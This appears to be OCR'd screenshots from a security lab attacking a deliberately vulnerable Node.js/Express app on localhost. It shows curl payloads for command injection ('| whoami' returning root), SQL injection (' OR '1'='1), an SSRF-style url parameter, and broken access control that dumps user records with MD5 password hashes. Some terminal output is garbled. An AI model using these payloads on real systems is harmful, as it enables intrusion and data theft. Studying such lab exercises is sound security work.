
Request URL

```
http://localhost:5000/v1/order
```

Server response

Code	Details
200	Response body

```
[
  {
    "id": 1,
    "name": "string",
    "picture": "string",
    "price": 0,
    "currency": "USD",
    "stock": "plenty",
    "created_at": "2025-12-17T10:39:51.884Z",
    "updated_at": "2025-12-17T10:39:51.884Z",
    "deleted_at": null,
    "createdAt": "2025-12-17T10:39:51.884Z",
    "updatedAt": "2025-12-17T10:39:51.884Z",
```



```
root@kali:~/Downloads/vuln-node.js-express.js-app# curl -X 'GET' \
  'http://localhost:5000/v1/test/?url=https%3A%2F%2Fwww.google.com%2F' \
  -H 'accept: */*'
{"response":200}root@kali:~/Downloads/vuln-node.js-express.js-app#
```

Responses


Curl

```
curl -X 'GET' \
  'http://localhost:5000/v1/test/?url=https%3A%2F%2Fwww.google.com%2F' \
  -H 'accept: */*'
```


Request URL

```
http://localhost:5000/v1/test/?url=https%3A%2F%2Fwww.google.com%2F
```


Server response



```
root@kali:~/Downloads/vuln-node.js-express.js-app# curl -X 'GET' \ curl -X 'GET' \
  'http://localhost:5000/v1/admin/users/' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6InVzZXIiLCJpYXQiOjE3NjU5Njk2ODYsImV4cCI6MTc2NjA1NjA4Nn0.SEdUhC2SOiY
8RuZZlPYoXjmqtAgR-Sg8ZsFyiHfo'
[{"id":1,"email":"ahmedAaaaa@gmail.cojm","profile_pic":null,"password":"e10adc3949ba59abbe56e057f20f883e","role":"user","address":"ghjjgh","name":"ghjjg
created_at":"2025-12-17T10:36:28.454Z","updated_at":"2025-12-17T10:36:28.454Z","deleted_at":null,"createdAt":"2025-12-17T10:36:28.454Z","updatedAt":"202
2-17T10:36:28.454Z","deletedAt":null,"beers":[]},{"id":2,"email":"ahmedAaaaa@gmail.cojm","profile_pic":null,"password":"e10adc3949ba59abbe56e057f20f883e
role":"user","address":"sdgdf","name":"vxcv","created_at":"2025-12-17T11:07:37.563Z","updated_at":"2025-12-17T11:07:37.563Z","deleted_at":null,"createdA
"2025-12-17T11:07:37.563Z","updatedAt":"2025-12-17T11:07:37.563Z","deletedAt":null,"beers":[]}]root@kali:~/Downloads/vuln-node.js-express.js-app#
```



```
root@kali:~/Downloads/vuln-node.js-express.js-app# curl -X 'GET' \
  'http://localhost:5000/v1/status/bud%20%7C%20whoami' \
  -H 'accept: */*'
root
```



```
root@kali:~/Downloads/vuln-node.js-express.js-app# curl -X 'GET' \
  'http://localhost:5000/v1/search/name/bear%27%20OR%20%271%27%3D%271' \
  -H 'accept: application/json'
[[{"id":1,"name":"string","picture":"string","price":0,"currency":"USD","stock":"plenty","crea
ted_at":"2025-12-17 10:39:51.884 +00:00","updated_at":"2025-12-17 10:39:51.884 +00:00","delete
d_at":null}],{}]root@kali:~/Downloads/vuln-node.js-expressroorooroot@kroot@krooroorooroot@kroo
root@kali:~/Downloads/vuln-node.js-express.js-app# 
```

```
0R%20%271%27%3D%271' \
```